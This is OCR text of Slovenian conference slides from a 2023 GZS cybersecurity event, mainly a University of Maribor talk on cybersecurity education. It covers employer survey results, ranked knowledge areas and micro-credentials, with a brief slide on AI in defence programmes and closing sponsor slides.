

PRIMER UPORABE AI V OBRAMBNIH PROGRAMIH

- **Ključni poudarki**
  - Jasni morajo biti namen in cilji programov:
    - Premagovanje ovir, specifičnih za obrambo in povezanih z avtomatizacijo obvladovanja kibernetskih tveganj.
    - Razvoj uporabnikom prijaznih programskih rešitev za specifično okolje.
  - Presoje posameznih primerov uporabe
    - Različni primeri uporabe AI:
      - AI podprti procesi samodejnih varnostnih presoj
      - Avtomatizirano poglobljeno testiranje spletnih aplikacij
    - Nekateri ključni parametri:
      - Inovativnost: uvajanje novosti oz. novih funkcionalnosti in dovršenost rešitve
      - Ustreznost: pomembnost novih zmogljivosti in skladnost s standardi na področju obrambe
      - Možnost validacije: validacija v dejanskem okolju s strani končnih uporabnikov
      - Tveganja: možnost za neželene dogodke ali izide
- **Prisotnost delovnih skupin za etična, pravna in družbena vprašanja**
  - Vključuje vsa vprašanja in morebitne posledice, ki se pojavljajo pri razvoju nastajajoče znanosti in tehnologij ter pri njihovem uveljavljanju v družbi.

CREAPLUS

office@creaplus.com

+386 590 74 270

+386 51 303 991

CREAPLUS d.o.o.
Letališka cesta 33F
1000 Ljubljana
Slovenija

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Prihodnost izobraževanja iz kibernetske varnosti

Marko Hölbl, Lili Nemec Zlatolas, Muhamed Turkanović
marko.holbl@um.si

Univerza v Mariboru
Fakulteta za elektrotehniko, računalništvo in informatiko

FERI

Izobraževanje iz kibernetske varnosti

- ARRS je (ob podpori URSIV-a), objavila razpis za projekt oblikovanja izobraževanj (med drugim tudi študijskega programa) kibernetske varnosti, da bi ta primanjkljaj zmanjšali.
- Študij kibernetske varnosti v Sloveniji
  - Informacijska in kibernetska varnost (VS), GEA College
  - Kibernetska varnost (MAG), Fakulteta za informacijske študije
- Razvoj programov usposabljanj za kibernetsko varnost – RUKIV.
- Pregled pomembnosti kompetenc kibernetske varnosti
  - v visokošolskih študijskih programih (EU)
  - v certificiranju iz področja
  - pri slovenskih zaposlovalcih

arrs
JAVNA AGENCIJA ZA RAZISKOVALNO DEJAVNOST REPUBLIKE SLOVENIJE

REPUBLIKA SLOVENIJA
URAD VLADE REPUBLIKE SLOVENIJE ZA INFORMACIJSKO VARNOST
URSIV

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije



Pregled pomembnosti kompetenc kibernetske varnosti

- Klasifikacija področij po “Cybersecurity Curricula 2017: Curriculum Guidelines for Post-Secondary Degree Programmes in Cybersecurity” (slo. Smernice za študijske programe na področju kibernetske varnosti)
  - Skupno pripravili ACM, IEEE CS, AIS SIGSEC in IFIP WG 11.8
  - Sestavljen iz 8 področij, 55 enot in 288 tematik znanja
- Visokošolsko izobraževanje
  - Vključenih naključnih 12 študijskih programov (9,5%) iz CYBERHEAD oz. vsebin za skupno 896 ECTS točk
- Certificiranje
  - Pregled 10 svetovno najbolj popularnih certificiranj iz področja kibernetske varnosti ((ISC)², ISACA, CompTIA, EC-Council, GIAC in Offensive Security)
- Slovenski zaposlovalci
  - 45 sodelujočih v anketi med organizacijami, ki se ukvarjajo s kibernetsko varnostjo oz. je pomembna za njihovo delo (2022)

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Anketa med zaposlovalci

- Sektor organizacij

- Vloga anketirancev v lastni organizaciji in velikost organizacij

		Število zaposlenih		
		več kot 100	100 ali manj	Skupaj
Kakšna je vaša vloga v organizaciji?	Vodstveni kader	12	8	20
	IKT tehnični kader	12	8	20
	Drugo	3	2	5

SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Kadri kibernetske varnosti med zaposlovalci

- Več kot 70 % sodelujočih organizacij ima velike ali pa zelo velike težave pri pridobivanju novih kadrov.
- Trenutno število zaposlenih na področju kibernetske varnosti, in želje za število takšnih zaposlenih čez 5 let (Graf):



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Izobraževanje iz kibernetske varnosti med zaposlovalci

V kakšni obliki trenutno dodatno usposabljate kader na področju kibernetske varnosti?



V kakšni obliki bi v prihodnje želeli, da zaposleni pridobivajo dodatna znanja in kompetence na področju kibernetske varnosti?



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Pomembnost posameznih znanj

- Primerjava najpomembnejših enot znanja glede na trg (zaposlovalci), visokošolske študijske programe in certificiranje



zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

#	Ocena (Trg)	Enote znanja (Trg)	Enote znanja (ŠP)	Enote znanja (Certifikati)
1	4,82	Upravljanje identitet	Kriptografija	Obramba omrežij
2	4,82	Zasebnost in varnost osebnih podatkov	Obramba omrežij	Nadzor dostopa
3	4,80	Varnost shranjevanja informacij	Nadzor sistemov	Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov
4	4,73	Varni komunikacijski protokoli	Celovitost in overjanje	Digitalna forenzika
5	4,73	Zasebnost podatkov	Analiza in testiranje	Upravljanje tveganj
6	4,71	Osveščenost in razumevanje	Kriptoanaliza	Nadzor sistemov
7	4,68	Celovitost in overjanje	Zasnova	Kriptografija
8	4,68	Nadzor dostopa	Kibernetsko pravo	Arhitektura omrežij
9	4,67	Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov	Upravljanje tveganj	Varni komunikacijski protokoli
10	4,66	Uporabna varnost in zasebnost	Kibernetski kriminal	Arhitektura porazdeljenih sistemov
11	4,65	Omrežne storitve	Arhitektura omrežij	Sistemski dostop
12	4,64	Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti	Varnostno upravljanje in politika	Upravljanje identitet
13	4,64	Varnostno upravljanje in politika	Kibernetska politika	Implementacija omrežij
14	4,64	Zasebnost	Sistemsko razmišljanje	Celovitost in overjanje
15	4,61	Nadzor sistemov	Nadzor dostopa	Kibernetsko pravo
16	4,60	Varnost osebja	Varni komunikacijski protokoli	Varnostno upravljanje in politika
17	4,59	Obramba omrežij	Temeljna načela	Kibernetski kriminal
18	4,59	Upravljanje sistemov	Digitalna forenzika	Analitična orodja
19	4,58	Upravljanje tveganj	Omrežne storitve	Varnost shranjevanja informacij
20	4,58	Upravljanje sistemov	Načrtovanje kibernetske varnosti	Upravljanje sistemov
21	4,55	Etika	Zasebnost podatkov	Upravljanje sistemov
22	4,55	Načrtovanje kibernetske varnosti	Osveščenost in razumevanje	Zasebnost
23	4,54	Socialni inženiring	Varnost shranjevanja informacij	Arhitektura strojne opreme
24	4,52	Sistemski dostop	Arhitektura strojne opreme	Varnost osebja
25	4,50	Temeljna načela	Kibernetska etika	Socialni inženiring
26	4,50	Kibernetska etika	Tipične arhitekture sistemov	Osveščenost in razumevanje
27	4,45	Zasnova	Arhitektura porazdeljenih sistemov	Zasebnost podatkov
28	4,45	Analiza in testiranje	Analitična orodja	Kibernetska politika
29	4,44	Implementacija	Implementacija	Kibernetska etika
30	4,44	Implementacija omrežij	Uporabna varnost in zasebnost	Kriptoanaliza
31	4,42	Testiranje sistemov	Upravljanje identitet	Omrežne storitve
32	4,40	Testiranje komponent	Implementacija omrežij	Načrtovanje kibernetske varnosti
33	4,40	Arhitektura omrežij	Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov	Upravljanje varnostnih programov
34	4,39	Dokumentiranje	Socialni inženiring	Zasnova komponent
35	4,39	Družbena in vedenjska zasebnost	Fizični vmesniki in priključki	Implementacija
36	4,36	Upravljanje varnostnih programov	Zasebnost in varnost osebnih podatkov	Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti
37	4,35	Zasnova komponent	Upravljanje varnostnih programov	Temeljna načela
38	4,35	Sistemsko razmišljanje	Sistemski dostop	Zasebnost in varnost osebnih podatkov
39	4,35	Varnostne operacije	Zasnova komponent	Varnostne operacije
40	4,35	Kibernetski kriminal	Upravljanje sistemov	Analiza in testiranje
41	4,30	Analitična orodja	Zasebnost	Postavitev in vzdrževanje
42	4,29	Postavitev in vzdrževanje	Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti	Testiranje komponent
43	4,28	Nabava komponent	Varnostne operacije	Sistemsko razmišljanje
44	4,27	Arhitektura porazdeljenih sistemov	Upravljanje sistemov	Testiranje sistemov
45	4,23	Kibernetska politika	Fizični mediji	Tipične arhitekture sistemov
46	4,17	Arhitektura strojne opreme	Testiranje komponent	Zasnova
47	4,14	Kriptografija	Družbena in vedenjska zasebnost	Dokumentiranje
48	4,14	Kibernetsko pravo	Postavitev in vzdrževanje	Etika
49	4,06	Obratni inženiring komponent	Obratni inženiring komponent	Nabava komponent
50	4,05	Fizični mediji	Testiranje sistemov	Obratni inženiring komponent
51	4,03	Fizični vmesniki in priključki	Varnost osebja	Fizični mediji
52	3,98	Tipične arhitekture sistemov	Etika	Fizični vmesniki in priključki
53	3,90	Digitalna forenzika	Dokumentiranje	Upokojevanje sistemov
54	3,81	Upokojevanje sistemov	Nabava komponent	Družbena in vedenjska zasebnost
55	3,63	Kriptoanaliza	Upokojevanje sistemov	Uporabna varnost in zasebnost

Razlike med rezultati zaposlovalcev glede na anketirani kader in velikost organizacije

Vodstveni kader	IKT tehnični kader	Manj kot 100 zaposlenih	Več kot 100 zaposlenih
Upravljanje identitet	Nadzor dostopa	Varnost shranjevanja informacij	Zasebnost in varnost osebnih podatkov
Zasebnost in varnost osebnih podatkov	Zasebnost in varnost osebnih podatkov	Varni komunikacijski protokoli	Upravljanje identitet
Varnost shranjevanja informacij	Varnost shranjevanja informacij	Etika	Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov
Varnostno upravljanje in politika	Varni komunikacijski protokoli	Nadzor dostopa	Socialni inženiring
Neprekinjenost, obnova po nesreči in obvladovanje incidentov	Osveščenost in razumevanje	Zasebnost in varnost osebnih podatkov	Osveščenost in razumevanje
Zasebnost	Omrežne storitve	Zasebnost podatkov	Varnostno upravljanje in politika
Načrtovanje kibernetske varnosti	Osebna skladnost s pravili/politiko/ etičnimi normami	Omrežne storitve	Uporabna varnost in zasebnost
Zasebnost podatkov	Upravljanje identitet	Upravljanje identitet	Varnost shranjevanja informacij
Uporabna varnost in zasebnost	Zasebnost podatkov	Celovitost in overjanje	Zasebnost podatkov
Upravljanje sistemov	Celovitost in overjanje	Temeljna načela	Osebna skladnost s pravili/politiko/etičnimi normami kibernetske varnosti
Socialni inženiring	Obramba omrežij	Osveščenost in razumevanje	Varnost osebja
Nadzor sistemov	Temeljna načela	Zasebnost	Upravljanje sistemov
Upravljanje tveganj	Neprekinjenost, obnova po nesreči in obvladovanje incidentov	Obramba omrežij	Upravljanje tveganj

Pomembnost posameznih znanj

- Na podlagi pogostosti oz. pomembnosti znanj in kompetenc iz evropskih študijskih programov, najbolj popularnih certificiranj in analize slovenskega gospodarstva je nastal naslednji seznam 12 najpomembnejših znanj.

1. Obramba omrežij
2. Nadzor sistemov
3. Celovitost in overjanje
4. Nadzor dostopa
5. Varni komunikacijski protokoli
6. Upravljanje tveganj
7. Varnostno upravljanje in politika
8. Upravljanje identitet
9. Varnost shranjevanja informacij
10. Neprekinjenost poslovanja, obnova po nesreči in obvladovanje incidentov
11. Kriptografija
12. Zasebnost in varnost osebnih podatkov

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Mikrodokazila

- **Mikrodokazilo** (angl. Micro-credential) pomeni **zapis učnih izidov**, ki jih je posameznik dosegel z **učenjem manjšega obsega**. Učni izidi so ovrednoteni na podlagi pregledno in jasno **definiranih standardov**. Programi so pripravljeni tako, da opremijo posameznika s specifičnim znanjem, spretnostmi in kompetencami, ki naslavljajo družbene, osebne, kulturne potrebe oziroma potrebe trga dela. Mikrodokazila so **last posameznikov**, ki jih **lahko delijo z drugimi in prenašajo** naprej. Lahko so **samostojna ali se združujejo v večja**. Podprta so s **sistemi za zagotavljanje kakovosti** in sledijo dogovorjenim standardom v sektorjih.

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Mikrodokazila

- Načrta za okrevanje in odpornost (NOO) - pilotni projekti za zelen in odporen prehod v Družbo 5.0
- Veliko število projektov, ki pokrivajo zelo različna področja
- Mikrodokazila lahko dopolnjujejo in spodbujajo izobraževanje in usposabljanje, ni pa njihov namen nadomestiti formalnih oblik izobraževanja
- Spodbujanje prožne ponudbe učenja, primerljivosti pridobljenih znanj in okrepitev personalizirane učne in karierne poti.
- EU cilj je vzpostaviti skupni evropski pristop z enotnimi pravili za oblikovanje, podeljevanje in opis mikrodokazil

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

Mikrodokazila

- Mikrodokazila se še pripravljajo…
- Zanima nas tudi kakšne so vaše (gospodarstvo) želje glede vsebin (iz področja kibernetske varnosti), obsega ipd.
- Anketa:
  - https://shorturl.at/gotV3

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

Univerza v Mariboru

Fakulteta za elektrotehniko, računalništvo in informatiko

FERI

Hvala za vašo pozornost!

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV
Združenje za informatiko in telekomunikacije
Kibernetska varnost

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit
Združenje za informatiko in telekomunikacije

Kako se spopasti z aktualnimi grožnjami v kibernetskem prostoru?

~Aktualni izzivi in rešitve za podjetja~

27. oktober 2023, 9:00-14:00
GZS, Dvorana A

Telekom Slovenije

CREAPLUS

Zaključek konference

Mihael Nagelj

predsednik Sekcije za kibernetsko varnost, Združenje za informatiko in telekomunikacije pri GZS

Organizatorji dogodka:

IKT horizontalna mreža

Gospodarska zbornica Slovenije

zit Združenje za informatiko in telekomunikacije

zit SeKV Združenje za informatiko in telekomunikacije Kibernetska varnost

REPUBLIKA SLOVENIJA
MINISTRSTVO ZA GOSPODARSK
RAZVOJ IN TEHNOLOGIJO

EVROPSKA UNIJA
EVROPSKI SKLAD ZA REGIONALNI RAZVOJ
NALOŽBA V VAŠO PRIHODNOST

»Naložbo sofinancira Evropska unija iz Evropskega sklada za regionalni razvoj«

Zlata partnerja dogodka:

Telekom Slovenije

CREAPLUS